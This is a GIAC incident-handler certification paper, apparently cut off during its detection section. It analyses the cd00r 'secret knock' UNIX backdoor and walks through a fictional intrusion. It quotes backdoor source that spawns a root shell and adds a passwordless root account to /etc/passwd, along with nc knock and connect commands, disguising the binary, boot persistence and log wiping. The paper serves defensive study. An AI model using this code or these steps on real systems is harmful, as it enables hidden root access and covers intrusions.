Global Information Assurance Certification Paper

Get a handle on cd00r: The invisible backdoor

GIAC Certified Incident Handler (GCIH)
Practical Assignment

Assignment Version 2.1 (revised April 8, 2002)
Option 1 – Exploit in Action

Greg Hartrell
August 2002

TABLE OF CONTENTS

Executive Summary

The post-penetration malicious program known as cd00r is a backdoor for UNIX operating systems that utilizes a sniffer to listen for specific sequences of network traffic, analogous to a secret knock. Upon 'hearing' the secret knock, it performs the actions of the attacker's choosing. To date, one known variant improves upon the concept by adding ease of deployment and encrypted communications.

The source code for cd00r is primarily based on that of a packet-capturing program, as it follows the same programmatic data flow. After altering a few variables and compiling the source code, an attacker who has gained the highest administrative privilege on a system (root) can begin using cd00r as a means to keep access to the compromised system.

There are no reliable signatures to detect cd00r, as it can be easily altered. Moreover, the concept of a programmatic secret knock can be ported to other operating systems and applications.

The best form of defense is for an organization to adopt practices that will prevent system compromise, such as monitoring for vulnerabilities and deploying intrusion detection in their environment. Moreover, an organization that develops a strong incident handling capability will position itself to respond to a variety of incident scenarios, including those incidents that involve the use of cd00r.

PART 1: Profile of cd00r

Name	cd00r
Operating System	Unix Variants - Linux, *BSD, Solaris, HP-UX, and others (Original code appears to have been designed for Linux, but is portable)
Protocols / Applications	• Internet Protocol (IP) • Libpcap (Packet Capture Library) • inetd – The Internet Super-Daemon (unmodified cd00r code only)

Brief Description

Described as "a proof of concept" by its author FX of Phenoelit[i] , cd00r is a simple remote backdoor written for Unix variants with one significant departure from traditional remote backdoors: it does not listen on any port. Instead, it watches IP traffic directed at the host where it resides for a specific sequence of packets with certain pre-defined characteristics before opening a port for communication. This approach effectively creates a "secret knock" for a malicious user, who can then execute any code they wish once the secret knock is recognized.

As the secret knock could resemble normal and accepted network traffic behavior, when used maliciously, this type of backdoor or Trojan presents unique challenges to the Information System Security professional who seeks to prevent, detect and protect their systems from compromise. Moreover, the concept employed by cd00r could be easily ported to other network and open-system application implementations, adding more complexity to an already harsh reality: malicious code is maturing.

Variants

As far as one can tell, there appears to be only one variant of cd00r based on the original. This variant, known as SAdoor, is described as "a non listening remote execution server for UNIX systems."[ii] This variant has a number of new features, including:

- Compatibility for compilation on OpenBSD, FreeBSD, Linux (Slackware, RedHat) and Solaris
- A client-server architecture

- Encrypted communications between the client and server using "blowfish" (a symmetric encryption algorithm written by the great and infamous Bruce Schneier)
- A custom command set for remote command and control

Profile Quick References

"Phenoelit"

Home of the original cd00r code.
http://www.phenoelit.de/stuff/cd00r.c

SAdoor

Home of a variant of cd00r as described above.
http://cmn.listprojects.darklab.org/

Presentation on Latest Hacking Trends

A presentation made by Ed Skoudis (professed "security geek who is focused on computer attacks and defenses") in May of 2002 for the Infraguard Delaware Chapter. The PowerPoint presentation has a nutshell description of cd00r within.
http://www.counterhack.net/

Glocksoft (Trojan Port listing)

A Trojan port listing that includes a pseudo-description of cd00r. Unfortunately, it only mentions the default port that is opened after the secret knock.
http://www.glocksoft.com/trojan_list/cd00r.htm

PART 2: The Attack

Packet Capturing in a Nutshell: The Application Description

In order to understand how cd00r works, one must understand the fundamentals of packet capturing: also known as packet sniffing. From here forward, packet capturing and packet sniffing will be used interchangeably. Note that it is recommended that readers have a basic understanding of the Internet Protocol (IP). For the uninitiated, Appendix C provides a summary of the Internet Protocol and some of its control flags discussed later on.

A high-level overview of packet sniffing using a host is well articulated by Dorothy Denning in her book "Information Warfare and Security":

> "Most computer network traffic is vulnerable to interception by sniffers. These are programs that reside in some computers connected to the network. The sniffer snatches up messages as they travel access the network, saving those of interest in a log file for later perusal. Because messages traverse the network in block of data called "packets", the sniffers are referred to as "packet sniffers". […] At the receiving end, the packets are reassembled to form the complete message."[iii]

As a result of being able to intercept network traffic, a malicious attacker can view any data that was transferred over the network in clear text: data without any form of encoding or encryption. This includes data from clear text application protocols including Telnet, FTP and the UNIX 'R' services to name only a few. However, there are perfectly legitimate reasons for performing packet capturing. Network administrators commonly place sniffer devices on the network to perform packet tracing and analysis when troubleshooting network problems. Information security professionals deploy intrusion detection systems that capture network traffic and compare the captured patterns to databases of known attack patterns for real-time attack detection.

An Ethernet Network Interface Card (NIC) on a given operating system normally operates in a mode that ignores traffic that is not directly sent to its node. However, any NIC can be programmatically reconfigured to operate in a mode known as promiscuous mode. If unauthorized and unexpected, this is usually a tell-tale sign on any host that malicious activity is underway.

Programming a sniffer using libpcap

The packet capturing function of cd00r is dependant on a library known as libpcap: a packet capturing library primarily for Unix-based operating systems. Libpcap was originally released in 1994 and developed by Van Jacobson, Craig Leres and Steven McCanne from the Lawrence Berkeley National Laboratory at

the University of California in Berkeley, CA[iv]. Today, the code tree is maintained by "The Tcpdump Group"[v]. In short, the function of libpcap is to provide a high level programming interface to facilitate raw packet capturing on the given system using a native packet filter device such as the Berkley Packet Filter (BPF).

For the purposes of this paper, it is necessary to understand the fundamentals of a packet capturing program, which in turn will greatly ease the further analysis of cd00r.

The following steps outline a basic packet capturing program using libpcap:

1) Determine a suitable interface for "sniffing".
2) Initialize the packet capture library using the interface from Step 1.
3) Create a filter with a string, using a compliant tcpdump rule syntax[vi].
4) Associate the filter with the packet capturer.
5) Enter into a packet capturing loop.
6) Capture packets and perform some task with them (such as writing them to a file or printing them to a screen)
7) End the loop when a pre-defined number of packets are captured, an error occurs or the programmer decides they've had quite enough.

A series of functions in libpcap allow one to implement a packet capturing program for each of the steps required above. Table 1 is a summary of those functions as outlined in the pcap manual page[vii]:

Table 1 – pcap Library Function Summary

Function	Description
pcap_lookupdev()	Finds and returns a reference to a suitable network interface for sniffing
pcap_lookupnet()	Returns the IP address and mask for a given network interface
pcap_open_live()	Creates a packet capture descriptor derived from a suitable network interface
pcap_compile()	Creates a packet capture filter based on a tcpdump compliant rule (only used if a filter is desired)
pcap_setfilter()	Associates a packet capture filter with a packet capture descriptor or device (only used if a filter is desired)
pcap_loop()	Starts a packet capturing loop where X packets are captured before ending
pcap_next()	Manually capture the next packet (as opposed to using pcap_loop())

If one seeks a more in-depth tutorial on coding a packet sniffer, there is one such tutorial available through "The Tcpdump Group" web page[viii].

How cd00r Works

cd00r is a post-penetration tool and not an exploit in of itself. Prior to compiling and using cd00r, the attacker must have previously gained administrative or root access through some other means. As such, this malicious code helps an attacker "Keep Access"[ix] in a discrete manner.

Based on the brief description provided earlier, cd00r has the following characteristics:

1) Unlike other remote backdoors, it does not bind to a port
2) It watches network traffic for a specific pattern (a secret knock)
3) Upon recognizing the secret knock, it executes the attacker's code

To achieve these characteristics, cd00r makes use of packet capturing to recognize a sequential pattern of TCP packets with the "synchronize" (SYN) flag set. In the case of the original code, cd00r will wait for a single TCP-SYN packet to be sent in series to ports 200, 80, 22, 53 and 3 before starting another instance of inetd (The Internet Super Daemon) configured to spawn a root shell on port 5002/tcp. Afterwards, the attacker can use telnet or some other basic text based Internet client to connect to port 5002 and have unrestricted access to the remote root shell. It is important to note that the secret knock or pattern is completely configurable through the program's source and that running inetd is merely an example, as the program's source can be modified to perform any programmatic task at the highest system privilege.

The cd00r Data Flow ("Pseduo-Pseduo-code")

In fact, the data flow of cd00r resembles a simple packet capturing program with a few twists. Through the analysis of the source code, one can derive a step-by-step pseudo-code for cd00r:

Step 1) Initialize cd00r variables, including the sniffing interface and the ports for the secret knock (see Appendix B: Original cd00r parameters)
Step 2) Create the tcpdump rule (packet capture filter) string to restrict the packet capturing to the ports in the secret knock.
Note: The filter is apparently used for performance reasons only and does not have any direct effect on determining if the secret knock occurred. Without the filter, a packet capturing application would use more CPU cycles as more traffic passed through the target system.
Step 3) Get the IP address for the specified sniffing interface
Step 4) Initialize the packet capture device using the specified sniffing interface from step 3
Step 5) Create a filter with a string using the rule string from step 2.
Step 6) Associate the filter with the packet capturer form step 4
Step 7) Enter into a daemon mode (fork)
Step 8) Start an infinite loop

a. Grab a packet and see if it matches the first or next expected portion of the secret knock
b. Track the progress of the secret knock through a dedicated variable (a.k.a. sentinel value)
    i. If the packets come out of the order expected, reset the sentinel value and start the tracking all over again
c. Continue to grab packets until the secret knock is completed or the cd00r process ends

Step 9) If the secret knock is recognized during the loop, run the attacker's code (the original spawns inetd)

Important Code Excerpts

There are several segments of code that deserve special attention as they are responsible for the uniqueness of cd00r. The original code can be downloaded from the Phenoelit site[x] and has also been included in this document as Appendix A. Each code excerpt below matches one of the relevant steps discussed previously in the data flow.

- **Step 1: Defining the secret knock (Line 121)**

```
#define CDR_PORTS       { 200,80,22,53,3,00 }
```

Using a C pre-processor statement, the secret knock series of ports that will receive the TCP-SYN packets is defined as a constant at compile time. Due to the way that C handles defined arrays, the last number in the array must be 0 to denote the end of the array. This zero value is not processed as part of the secret knock.

- **Step 4: Initializing the packet capturer (Line 392)**

```
cap=pcap_open_live(CDR_INTERFACE,CAPLENGTH,
                0,      /*not in promiscuous mode*/
                0,  /*no timeout */
                pcap_err))==NULL
```

The pcap_open_live function is responsible for creating and initializing a packet capture device, returning a valid descriptor to the program when successful. The third parameter for this function takes an integer called *promisc*, which takes a true or false value that "specifies if the interface is to be put into promiscuous mode"[xi].

If set to true (any positive integer), the interface will be put into promiscuous mode and the operating system will record a system log message similar to the following:

```
Jul 20 16:04:25 linuxhost /kernel: tun0: promiscuous
mode enabled
```

However, in cd00r this parameter is intentionally set to false (or zero, it's equivalent in C) such that the interface is configured to sniff without having to enter promiscuous mode and create distressing syslog messages for administrators to see.

- **Step 8: Listening for the secret knock (Main loop beginning at line 445)**

The following conditional statements (Table 2) are in an infinite loop, and can restart the loop from the beginning and look at the next packet if the conditions provided are not met. They are all responsible, in some way, for determining if the secret knock is in progress or if it has occurred, and are provided in the order they appear in the original code. The first few statements are aimed at ensuring the received packet a valid TCP packet. The remaining statements are aimed at determining if the secret knock is in progress.

Table 2 – Secret Knock Relevant Code

Code Segment	Description
`if ((pdata=(u_char *)pcap_next(cap,phead))==NULL) continue;`	Call pcap_next() for the next packet. If there's an error or a timeout, the function will return a NULL value. In that case, start the infinite loop over from the beginning.
`if(phead->len<=(ETHLENGTH+IP_MIN_LENGTH)) continue;`	Compare the received packet header with the pre-defined length of an Ethernet packet and a basic IP packet. If the packet is less than that length, the packet is invalid and the loop is restarted.
`if ((unsigned char)ip->version!=4) continue;`	Ensure the IP version number of the packet is four (IP version 4). If the packet isn't version 4, restart the loop.
`if (!(ntohs(tcp->rawflags)&0x02)) continue;`	If the TCP flags are not set to SYN. (See Appendix C: Internet Protocol Brief and TCP Flags) restart the loop.
`if (ntohs(tcp->rawflags)&0x10) continue;`	If the TCP flags are set as SYN-ACK (See Appendix C: Internet Protocol Brief and TCP Flags) restart the loop. This has the effect of ignoring SYN-ACK packets as they would otherwise act as false positives.
`if (ntohs(tcp->dest_port)==cports[actport]) { […]++actport […] else { actport=0;`	Compare the destination port with the expected secret knock port. The secret knock ports are stored in an array called cports[], and the sentinel value for tracking the secret knock progress is called actport. actport starts as 0, or the beginning of the array. If the destination port is the next secret knock port, actport is incremented by one to position the comparison for the next expected port. If not, then actport

	is reset to 0.

- **Step 9: Opening the d00r (Lines 503 and 219)**

In the previous set of code segments, actport was a sentinel value that tracked the progress of the secret knock. In fact, there is another global variable called cportcnt (cd00r port count) which is calculated at the beginning of the program (Line 332) as follows:

```
while (cports[cportcnt++]);
    cportcnt--;
```

This set of statements simply cycles through each element in the secret knock ports array (called cports[]) and increments cportcnt by one. Afterwards, it decreases cportcnt by one to ignore the 0 value at the end of the array.

Towards the end of the infinite loop, actport is incremented by one each time the next packet satisfied the secret knock pattern. This is done in a combined statement which also compares actport to cportcnt:

```
if ((++actport)==cportcnt) {
            cdr_open_door();
```

If both of them are equal, then all the secret knock packets have been received in the order expected and the function cdr_open_door() is called to literally open the door.

The code for opening the door is very straight forward: cd00r forks or creates a new instance of itself, opens a file named ".ind" in the /tmp directory for appending, writes a valid inetd configuration to the file, and executes inetd using that configuration file. Here's an excerpt:

```
char  *args[] = {"/usr/sbin/inetd","/tmp/.ind",NULL};



if ((f=fopen("/tmp/.ind","a+t"))==NULL) return;
    fprintf(f,"5002  stream  tcp     nowait  root    /bin/sh
sh\n");
    fclose(f);

    execv("/usr/sbin/inetd",args);
```

The function execv() executes a command as if one were on the command line using the arguments specified in the string args[]. The configuration file essentially tells inetd to wait for a connection on port 5002, and spawn a shell as root. Of course, this function assumes that inetd is in use on the target system.

Using cd00r

To setup and use cd00r, the attacker must, at a minimum, perform the following steps:

1) Set the values for the mandatory constant variables
2) Compile the source code
3) Run the program on the compromised target host
4) Send the secret knock to the compromised target host
5) Connect to the compromised target host on the specified port

The mandatory variables for cd00r are CDR_INTERFACE and CDR_PORTS (For a complete explanation of all cd00r constants, see Appendix B: Original cd00r parameters). CDR_INTERFACE is a string that contains the name of the sniffing interface and is named "eth0" by default. CDR_PORTS is an array of integers that makes up the secret knock. As mentioned earlier, the array must be terminated with a 0. Both variables are defined as follows and must be changed within the source code:

```
#define CDR_INTERFACE         "eth0"

#define CDR_PORTS             { 200,80,22,53,3,00 }
```

To compile cd00r, simply use any C compiler available to you and ensure that it can find all the headers and libraries for libpcap. FX uses the GCC compiler as an example. Compiling cd00r can be accomplished from the target host's command line using the following command:

```
gcc -o cd00r -I/usr/include/pcap -L/usr/include/bpf cd00r.c -
lpcap
```

This will compile an executable named "cd00r", where the source code is named "cd00r.c" and libpcap is installed in its default directories.

Once compiled, one can execute cd00r from the target host's command line and it will begin listening for packets:

```
./cd00r
```

From the client system, one now needs to send the secret knock. While FX recommends using nmap, the author finds this too unreliable and instead opts for netcat[xii] in the interest of precision. While the full capabilities of netcat are beyond the scope of this paper, it is sufficient to state that netcat is a simple program designed to read and write data across a network connection. To send the secret knock using netcat, one would simply send a connection request to the target system on each port in the secret knock sequentially using the "z" parameter: also known as zero I/O mode. For the default cd00r ports, this can be achieved on the command line through typing:

```
# nc -z 10.1.1.1 200 80 22 53 3
```

Finally, if the secret knock was recognized, one can now connect to port 5002 (the default) and receive a root shell.

```
# nc 10.1.1.1 5002
whoami
root
```

In the example above, the user has connected to port 5002 using netcat, typed in the command "whoami" and received the response of "root": the attacker now has a backdoor root shell to the compromised target host. Note that one will not receive a command prompt as the operating system's standard input and output is not redirected to the port, thus you will not have the same user experience as being logged in through a telnet session or some other remote command line.

Attack Scenario

Preface

The following section describes a theoretical small to medium sized firm that conducts business over the Internet. The intent is to create a simple scenario where a company experiences an intrusion where cd00r is eventually used. The details are entirely fictional, and are not necessarily considered information security best practice. In fact, some of the company's actions are intentionally insecure and are utter exposures. These will be analyzed and explained towards the end of this paper.

Theoretical Targeted Network



Figure 1 – "Pest Smart Corporation" Network Presence

Pest Smart Corporation is a global provider of mouse traps and other pest control technology, with an Internet presence for its clients and business partners (see Figure 1). Their externally facing network infrastructure features a firewall "sandwich", creating a robust de-militarized zone (DMZ) for their production systems, separating them from both the outside world and their internal corporate network. The perimeter firewall is responsible for ensuring that Internet routed traffic can only be sent to the production servers, connected to a layer-3 switch. An internal firewall ensures that traffic flows only from the corporate intranet to the production servers, protecting the intranet from attack in the event that one of the production servers is compromised. Both firewalls are Cisco PIX 515 running software version 5.1(4). Be it sufficient to state that the router and switch in this

scenario both run the latest version of their operating software, and have no other purpose than to route traffic throughout the environment. (i.e. they are not involved in the attack for the sake of simplicity)

The production environment consists of an externally facing Web Server and an FTP server. The web server runs Microsoft Windows 2000 Server and Microsoft's web server, Internet Information Server (IIS) version 5.0, while the File Transfer (FTP) server operates on RedHat Linux 7.0 with wu-ftp 2.6.1 as the FTP daemon. The web server is meant for providing public internet access of company information on current products. In order to keep this information up to date, Pest Smart Corporation provides an FTP server for their partners to upload updated product information on an as needed basis. The web server is scheduled to fetch this data through FTP server on a nightly basis, when it is subsequently parsed and use to populate the web site with the updated information. In order to ease the task of user administration, all user accounts for the production servers are created and managed through the web server, and the FTP server uses Samba 3.0a to synchronize its user database with the web server. Every external partner requiring FTP access has a separate user ID and password provided by Pest Smart Corporation.

Remote administration of the FTP server is performed through SSH, which is also setup to tunnel user sessions for remote administration to the Web Server using Microsoft terminal services (Remote Desktop Protocol). To facilitate the updating of software and packages, outbound FTP, telnet and HTTP were opened on the firewall for the production servers.

In recent months, a couple of system administrators have been experimenting with a homegrown web-based reporting application that would run on the same system as the FTP server. As it was quickly thrown together, the administrators opted to run MicroHTTP on port 8889, and put in a firewall rule one night to allow access on that port from the Internet. Several employees of various business partners are involved in beta testing when new versions of the reporting application are available. The end users eventually complained of the non-standard port and the administrators decided to occasionally run the beta on port 80 (HTTP), removing the application afterwards to prevent casual attackers. They expanded the firewall rules to include access to the FTP server on port 80 to avoid the hassle of adding and removing the rule regularly. The administrators deemed that it would not add additional risk to the environment since there would not be a daemon listening on port 80 regularly.

As the perimeter firewall is relevant to this scenario, Table 3 contains a high level summary of the perimeter firewall rules allowing access to the production environment.

Table 3 – Perimeter Firewall Rule Summary

#	Source	Destination	Service (Port)	Action
1	Any	Web Server FTP Server	HTTP (80)	Allow
2	Any	FTP Server	FTP (21)	Allow
3	Web Server FTP Server	Any	HTTP (80) FTP (21) TELNET (23)	Allow
4	Any	FTP Server	HTTP-Dev (8889)	Allow
5	Any	Production subnet	SSH (22)	Allow
6	Any	Production subnet	ICMP	Allow
7	Any	Any	All	Deny

The Attack Preamble

This attack sequence is left at a level of detail commensurate to the SANS GCIH official course materials. While Table 4 summarizes the tools described in the sequence, it is recommended that the reader have some knowledge of these tools and their function and consequences in conducting an attack. For the benefit of this paper, granular details are only provided in steps where cd00r is involved.

Reconnaissance

During a routine scan of the Internet, "Malroy the Hacker" discovers a variety of web servers and records their IP addresses. He's looking to exploit several of these servers so he can store his massive quantities of illegally obtained copyrighted software that he regularly trades for the newest commercial applications.

After performing DNS and WHOIS lookups on several of the IP addresses in his list, he discovers that one of the web servers is owned by Pest Smart Corporation: www.pestsmart.com. He is also able to determine through his WHOIS lookup that Pest Smart Corporation has a small subnet registered to them.

Malroy visits the web site and sees the wide variety of mouse-traps Pest Smart Corporation distributes at low prices, and notes there are several high profile business partners that help them manufacture and distribute their pest control technologies.

Content that Pest Smart Corporation is a potential target, Malroy decides to gather more information.

Tools Cheat Sheet

WHOIS	An internet tool that returns domain ownership information. (e.g. www.arin.net)
DNS	a.k.a Domain Name System: maps a user friendly domain name to an IP address like www.company.com.
ICMP Scan	A scan that uses "pings" to sweep an entire subnet to discover systems that from their responses.
NMAP	A popular port scanning tool (www.insecure.org)
Nessus	A freeware vulnerability scanner (www.nessus.org)
SSH	a.k.a. Secure Shell: A telnet replacement that encrypts a user's session (www.openssh.org)
Netcat	An Internet Protocol swiss army knife that has versatile connection capabilities. (www.@stake.com)

"Unix-isms"

/etc/passwd	A file that stores Unix usernames and hashed passwords. Using the hashes, an attacker can attempt to recover the clear-text passwords.
/var/log	A directory that holds log files
Directories and files with "." in them	Directories and files with a "." at the beginning of them are meant to be hidden. Usually reserved for configuration files.
/etc/rc	The generic Linux et. al. startup file
Touch command	"Touch" creates a new, zero length file using the name provided.
/dev/null	A virtual Unix device that literally goes no where. Data sent to /dev/null will never be seen again.
adduser command	In many Unix variants, adduser creates a new user.

Table 4

Scanning

Malroy begins an ICMP scan of the Pest Smart Corporation registered subnet, and discovers four devices responding to him.

Using Nmap he slowly scans each of these devices to determine what ports are open and listening on each device, and using the OS fingerprinting feature of Nmap, determines roughly which operating systems are on each device. He discovers a Cisco router, a Cisco PIX firewall, a Web server running Windows 2000 running a web server and some type of Linux box running FTP and SSH.

Using firewalk and a more comprehensive scan on each of the Firewall, FTP and Web servers, Malroy figures that the following ports are open or unfiltered to each target host:

Mayroy's Cheat Sheet

- Port 80 Web Server and FTP Server
- Port 21 FTP Server
- Port 22 FTP Server and Web Server
- Port 8889 FTP Server

Malroy also surfs to the web site, and connects to the SSH and FTP servers, grabbing the banners of each. He also attempts to connect to port 8889 on the FTP server, and discovers a web server running there too.

He notes the following:

Mayroy's Cheat Sheet

Web Server	IIS 5.0
FTP Server	WU-FTPD 2.6.1-?
	MicroHTTP (version unknown)
	SSH (OpenSSH_2.9)

After all this activity, Malroy does not see any evidence in his home firewall logs that indicates that an intrusion detection system is attempting to block him, or any evidence of a counter attack. Confident that no one is on to him, he scans the FTP and Web server with Nessus to look for an easy way in.

Finally, he uses a home-grown script to attempt a brute force logon attack on the FTP server, logging into the server multiple times with a small dictionary of common user names and passwords. While anonymous FTP isn't open, he does successfully login as a user named "prime" with an identical password of "prime". Coincidently, Malroy remembers that one of the high profile partners of Pest Smart Corporation was named Prime Mousesnares Incorporated: how predictable!

Exploitation

Nessus doesn't turn up a single vulnerability on the Web server, which means Pest Smart Corporation must have applied all recent patches and regularly pays attention to the server's configuration. However, it did return that the FTP server's FTP daemon was older version and potentially vulnerable to a heap overflow[xiii]. After researching on-line at several exploit repositories, Malroy finds a handful of exploit source code and decides to try them first.

After compiling one of the scripts, and using the FTP user account he found earlier, Malroy finds a script that works[xiv] and gains a root shell.

Satisfied that he is now the master of all that surrounds him, Malroy creates an additional privileged account called "maluser" using adduser, and ends the root shell. He proceeds to log into the server remotely through SSH with his new account, and restarts the FTP daemon.

Keeping Access

After creating a directory called "…" in an inconspicuous subdirectory, Malroy begins to upload his applications immediately. Thinking of whom he can boast to, he suddenly realizes that he needs an insurance policy: a backdoor, in case they delete his new super-user account.

Deciding that cd00r is the best route for now, Malroy takes the original source code and makes some modifications.

1) He changes the secret knock to something that will go through the Pest Smart Corporation firewall

```
#define CDR_PORTS               { 22,21,22,8889,00 }
```

2) He modifies the backdoor code (cdr_open_door()) to add a super-user:

```
void cdr_open_door(void) {
    FILE *f;

    switch (fork()) {
          case -1:
              return;
          case 0:
              switch (fork()) {
                 case -1: _exit(0);
                 case 0:
                        break;
                 default: _exit(0);
              }
               break;

          default:
               wait(NULL);
               return;
    }

   f=fopen("/etc/passwd","a+");
   fprintf(f,"test001::0:0::/root:/bin/sh\n");
   system("ls");  // dummy command to break out

    exit (0);
}
```

This has the effect of creating a user login called "test001", with no password, and under the same UID and GID as root (the super-user). This user, when added, would be the equivalent of root.

3) Malroy compiles the newly modified source code, outputting an executable with the name "ssh", so that it looks like a normal program:

```
# gcc -o ssh -I/usr/include/pcap -L/usr/include/bpf cd00r-adduser.c -
lpcap
```

4) Finally, he copies the backdoor binary to /usr/libexec and adds a line in /etc/rc to start /usr/libexec/ssh at startup. He also executes the binary for the first time.

Malroy tests his implementation from his local workstation by executing the secret knock and attempting to login to the FTP server through SSH as the test001 user. He observes the following:

```
localhost# nc -z PestSmartFTPServer 22 21 22 8889

localhost# ssh -l test001 PestSmartFTPServer

test001@PestSmartFTPServer's password:
Last login: Sat July 13 08:42:41 2002
sh-2.04# id
uid=0(root) gid=0(root) groups=0(root)
sh-2.04# tail /etc/passwd

nobody:x:99:99:Nobody:/:
nscd:x:28:28:NSCD Daemon:/:/bin/false
mailnull:x:47:47::/var/spool/mqueue:/dev/null
ident:x:98:98:pident user:/:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/bin/false
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
maluser::0:0::/root:/bin/sh
test001::0:0::/root:/bin/sh
```

Success! Malroy removes the test001 entry from the end of the passwd file to save that trick for some other time. Figure 2 is a graphical depiction of the test of his implementation of cd00r.



Figure 2 – cd00r Implementation Test

Clean up

Being an amateur hacker, Malroy knows only enough about cleaning up to get rid of some of his obvious tracks. He deletes all the log files in the /var/log directory and "touches" each of the original files to recreate them. He then searches for all the command history files for the accounts he has used. Deleting each file and creating a symbolic link to /dev/null for each will ensure that any future commands will not be recorded.

Signature of cd00r

As it relates to the original code, there are very obvious signatures on the host that indicate that cd00r is running. Some of the signatures are:

- The presence of a process running named "cd00r" with an associated open socket node.

```
# ps -ef | grep -i cd00r
root      213     1  0 08:39 ?        00:00:00 /usr/libexec/cd00r
# lsof +p 213
COMMAND PID USER   FD   TYPE DEVICE    SIZE   NODE NAME
cd00r   213 root  cwd    DIR    8,8    1024      2 /
cd00r   213 root  rtd    DIR    8,8    1024      2 /
cd00r   213 root  txt    REG    8,5   87195 138385 /usr/libexec/cd00r
cd00r   213 root  mem    REG    8,8  471781  44178 /lib/ld-2.2.2.so
cd00r   213 root  mem    REG    8,8 5634864   4019 /lib/i686/libc-2.2.2.so
cd00r   213 root    3u  sock    0,0            467 can't identify protocol
```

- The creation of a file in the /tmp directory called ".ind" if cd00r was executed at some point in time
- Running the binary through "strings", will reveal the output of the only printf statement FX did not make conditional on debugging, which is somewhat to unique in the compiled binary. "Strings" is an aptly named utility in Linux distributions that searches for ASCII text within any file, including binaries. One can use "grep" to filter for specific, desired text.

```
# strings cd00r | grep fork
fork
fork() failed
```

Unfortunately, these signatures are unreliable. Similar to the attack scenario described earlier, a malicious user can easily rename the binary, modify the backdoor code to avoid producing any output or file residue, and all instances of printf() in the code can be removed.

Of course, it would be possible for a network intrusion detection system to be tripped if the malicious user sent enough TCP-SYN packets, several times, to the same server. This would potentially resemble heavy port scanning. In any case, it is in an information security professional's best interests to be wary of large amounts of reconnaissance activity.

For the curious, the tcpdump output of a scan using netcat for the default ports of cd00r resembles the following:

TCP-SYN Packet to port 200	10:44:28.999053 eth0 < **SOURCE**.1107 > **DESTINATION**.200: S 2052263517:2052263517(0) win 57344 <mss 1460,nop,wscale 0,nop,nop,timestamp 6998507 0> (DF)

TCP-SYN Packet to port 80	10:44:28.999053 eth0 < **SOURCE**.1108 > **DESTINATION**.http: S 1483628449:1483628449(0) win 57344 <mss 1460,nop,wscale 0,nop,nop,timestamp 6998508 0> (DF)
